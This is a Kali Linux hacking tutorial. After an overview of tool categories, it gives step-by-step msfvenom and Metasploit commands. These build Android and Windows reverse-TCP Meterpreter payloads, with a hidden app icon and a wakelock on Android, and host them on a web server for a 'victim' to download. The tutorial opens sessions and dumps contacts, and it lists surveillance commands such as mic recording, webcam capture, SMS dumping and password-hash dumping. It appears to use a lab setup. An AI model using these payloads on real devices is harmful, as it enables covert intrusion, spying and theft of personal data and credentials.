

Kali Linux

Kali Linux tutorial covers both fundamental and advanced hacking and penetration testing concepts. Our Kali Linux tutorial is designed for both beginners and professionals. Kali Linux tutorial covers all the areas associated with **hacking** and **penetration testing**. We'll start by learning how to install the required software. After this, we will learn the network configuration, basic commands and tools for **hacking, gaining access, post - exploitation, and website hacking**.

Kali Linux is a **Debian-based Linux distribution** that is designed for **digital forensics** and **penetration testing**.



Kali Linux comes with a large number of tools that are well suited to a variety of information security tasks, including **penetration testing, computer forensics, security research, and reverse engineering**.

Kali Linux is distributed in 64-bit and 32-bit images for utilization on hosts based on the x86 instruction set and the image for the ARM architecture for utilization.


Approximately, Kali Linux has 600 penetration testing programs, such as OWASP ZAP web application security scanners and Burp Suite, Aircrack-ng (software suite for wireless penetration-testing LANs), sqlmap (database takeover tool and automatic SQL injection), John the Ripper (password cracker), Metasploit (framework for penetration testing), Wireshark (packet analyzer), Nmap (port scanner), Armitage (a tool for graphical cyber-attack management), etc.

Kali Linux performs a fantastic job of categorizing these important tools into the following groups:

1. Information Gathering
2. Vulnerability Analysis
3. Wireless Attacks
4. Web Application
5. Exploitation Tools
6. Stress Testing
7. Forensics Tools
8. Sniffing & Spoofing
9. Password Attacks
10. Maintaining Access
11. Reverse Engineering
12. Reporting Tools
13. Hardware Hacking




In Kali Linux we have many tools and they are group together for easy usage:



1. **Information gathering** is identifying all the devices uncovering the services in relation to target device.
2. **Vulnerability Analysis** is to look up for all the different services that have different types of vulnerabilities within them.
3. **Web application analysis** is to target more specifically on a web site or a web server.
4. **Database Assessment** on the backend, so that we can break it and get the data and passwords.
5. **Password Attacks** is used to crack and break the password.
6. **Wireless Attacks** is used to sniff all the wireless accesses within the vicinity and able to set up fake WIFI.
7. **Reverse Engineering** is used to look how the application is made but in reverse mode. Like start from end to the beginning.
8. **Exploitation Tools** is used to lookup for different type of exploits.
9. **Sniffing and Spoofing** is used to capture all the network traffic that is send to and fro to target devices.

10. **Post exploitation** is what to do after we hacked into the devices and elevate our privileges.
11. **Forensics** is where we look for different type of evidence left by us by hacking.
12. **Reporting tools** is to generate a report and mention all the different vulnerabilities and recommendation to overcome that vulnerabilities we discover.
13. **Social Engineering Tools** is where we can get tools for different types of phishing, scam emails.
14. **Kali & Offsec link** is where we can learn more about kali.


Kali:



This is kali terminal, where we will write all the commands.

Now we can get information, exploit it and etc. We already have hacked my metasploitable 2 using kali linux.

We can also hack android and windows machines using Kali linux.




Android

We will create a payload and drop into victim system via website. And the android will then itself gives us the connection. We don't need to establish connection via our Kali.

We will create the payload that will perform the attack.

In kali I will start msfconsole and search for 'search type: payload platform: android reverse tcp'



```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ msfconsole

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T: .P'
II      'T: .P'
II      'Yvp'
IIIIII

I love shells --egypt

      =[ metasploit v6.0.45-dev ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: View missing module options with show missing

msf6 > search type:payload platform:android reverse tcp

Matching Modules

#  Name                                     Disclosure Date  Rank  Check
-  -
0  payload/android/meterpreter/reverse_tcp  normal         No
Android Meterpreter Shell, Reverse TCP Inline
1  payload/android/meterpreter/reverse_tcp  normal         No
Android Meterpreter, Android Reverse TCP Stager
2  payload/android/shell/reverse_tcp        normal         No
Command Shell, Android Reverse TCP Stager

Interact with a module by name or index. For example info 2, use 2 or use payload/android/shell/reverse_tcp
```

It will return all the payload which are reverse tcp in android.

Now we will use the second payload and proceed with our attack.

I will copy the second payload and then start a new terminal and type the following:

Msfvenom -p android/meterpreter/reverse_tcp

Now if I want to hide the application icon ill add **AndroidHideAppIcon=true** to the above command and it will hide the icon.

If I want the system to be awake when I hacked ill add **AndroidWakeLock=true** to the above command and it will always keep the system awake.

Now ill add **LHOST=192.168.160.254**, this is the IP of my Kali. Because the android will establish the connection with my Kali. So LHOST will be the IP of my Kali.

Now ill add **LPORT=6996**, we can give any.

Then ill add **-f raw**, i.e., file type raw.

Last ill add **-o Malware_fo_android.apk**, i.e., Output will be apk named Malware_fo_android.

```
(kali㉿kali)-[~]
$ msfvenom -p android/meterpreter/reverse_tcp AndroidHideAppIcon=true Andro
idWakeLock=true LHOST=192.168.160.254 LPORT=6996 -f raw -o Malware_fo_android
.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from th
e payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10191 bytes
Saved as: Malware_fo_android.apk


(kali㉿kali)-[~]
$
```

So, our payload is saved.

In our file system we will get the apk.

I'll take that apk and paste it in 'var/www/html' and there ill create a folder name exploits and ill paste my apk inside it.

By doing this we are trying to setup a apache server in our system. And using the victim system ill access my system in the form of website and download the apk we created.



Now in our kali machine we do not have a resource handler so we will have to create it by typing 'use exploit/multi/handler'.


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name   Current Setting  Required  Description
  ---   -
  LHOST   192.168.160.254  yes       The listen address (an interface may be specified)
  LPORT   4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name   Current Setting  Required  Description
  ---   -
  LHOST   192.168.160.254  yes       The listen address (an interface may be specified)
  LPORT   4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target
```

I'll set the lhost as my kali's IP. And lport as 6996 because we have used 6996. And we will check if its properly set.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name   Current Setting  Required  Description
  ---   -
  LHOST   192.168.160.254  yes       The listen address (an interface may be specified)
  LPORT   6996             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name   Current Setting  Required  Description
  ---   -
  LHOST   192.168.160.254  yes       The listen address (an interface may be specified)
  LPORT   6996             yes       The listen port

Exploit target:


  Id  Name
  --  ---
  0    Wildcard Target
```

Now ill just type exploit and tcp handler will start on my system.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.160.254:6996
```

And it is waiting for someone to establish a connection. And my website is ready.

Now I'll go in Android and into any browser and type '192.168.160.254/exploits' so it will directly go to exploits folder in android.



Our exploit is there, so I'll download it. And install it.

And as soon as I open the application, it will automatically start connection with my Kali.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.147.254:6996
[*] Sending stage (77002 bytes) to 192.168.147.180
[*] Meterpreter session 1 opened (192.168.147.254:6996 → 192.168.147.180:46056) at 2022-06-08 19:52:11 -0400
```

Now I have access to the android. Using help I'll get all the list of commands:

```
Command      Description
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Stdapi: Audio Output Commands

Command      Description
play         play a waveform audio file (.wav) on the target system

Android Commands

Command      Description
activity_start Start an Android activity from a Uri string
check_root   Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms     Get sms messages
geolocate    Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms     Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock     Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information


Application Controller Commands

Command      Description
app_install  Request to install apk file
app_list     List installed apps in the device
app_run      Start Main Activity for package name
app_uninstall Request to uninstall application
```

I'll dump contact. So, the contacts will be saved in my Kali machine.

It will display all the contact saved in my android.


```
/root/contacts_dump_20220608195242.txt - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
1
2
3 [+] Contacts list dump
4
5
6 Date: 2022-06-08 19:52:42.713655395 -0400
7 OS: Android 7.1.2 - Linux 4.9.194-android-x86_64-gdcaac9a77ef9 (x86_64)
8 Remote IP: 192.168.147.180
9 Remote Port: 46056
10
11 #1
12 Name : dscldivn
13 Number : (324) 342-4324
14
15
```



We just have 1 contact so its displaying 1 contact in my kali.

So this is how we can establish connection with android.

Windows 7

We will create a payload and drop into victim system via website. And the android will then itself gives us the connection. We don't need to establish connection via our Kali.

We will create the payload that will perform the attack.


In kali I will start msfconsole and search for 'search type: payload platform: windows reverse tcp'

It will return all the payload which are reverse tcp in Windows.

I will copy the any payload and then start a new terminal and type the following the payload name:

Msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.160.254 LPORT=4444 -f exe > exploit_f0_windows.

It will create a payload



I'll take that exe and paste it in 'var/www/html' and there ill create a folder name exploits and ill paste my exe inside it.

By doing this we are trying to setup a apache server in our system. And using the victim system ill access my system in the form of website and download the exe we created.

Now in our kali machine we do not have a resource handler so we will have to create it by typing 'use exploit/multi/handler'.

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

I'll set lhost and lport as my ip and port as 4444 and then I'll set a payload.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.147.254
LHOST => 192.168.147.254
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
```

Now ill just type exploit and tcp handler will start on my system.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.160.254:6996

```

And it is waiting for someone to establish a connection. And my website is ready.

Now I'll go in windows and into any browser and type '192.168.160.254/exploits' so it will directly go to exploit folder in windows.

Index of /exploits

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--|----------------------|-------------|--------------------|
|  Parent Directory | | - | |
|  Malware fo android.apk | 2022-05-28 09:55 | 10K | |
|  exploit f0 windows.exe | 2022-06-08 19:57 | 72K | |
|  malware f0 android.apk | 2022-06-08 19:44 | 10K | |

Apache/2.4.46 (Debian) Server at 192.168.147.254 Port 80

I'll download and run the application.

And now the connection is establish and we can access to windows machine too.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.147.254:4444
[*] Sending stage (175174 bytes) to 192.168.147.197
[*] Meterpreter session 1 opened (192.168.147.254:4444 → 192.168.147.197:49175) at 2022-06-08 20:02:20 -0400
```

I'll use the help and check all the commands:

| <u>Command</u> | <u>Description</u> |
|---|---|
| play | play a waveform audio file (.wav) on the target system |
| <u>Priv: Elevate Commands</u> | |
| <u>Command</u> | <u>Description</u> |
| getsystem | Attempt to elevate your privilege to that of local system |
| <u>Priv: Password database Commands</u> | |
| <u>Command</u> | <u>Description</u> |
| hashdump | Dumps the contents of the SAM database |
| <u>Priv: Timestamp Commands</u> | |
| <u>Command</u> | <u>Description</u> |

We can get the system information too.

```
meterpreter > sysinfo
Computer      : WIN-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

And that's how we can hack windows with the help of kali.

- Sadiq Sonalkar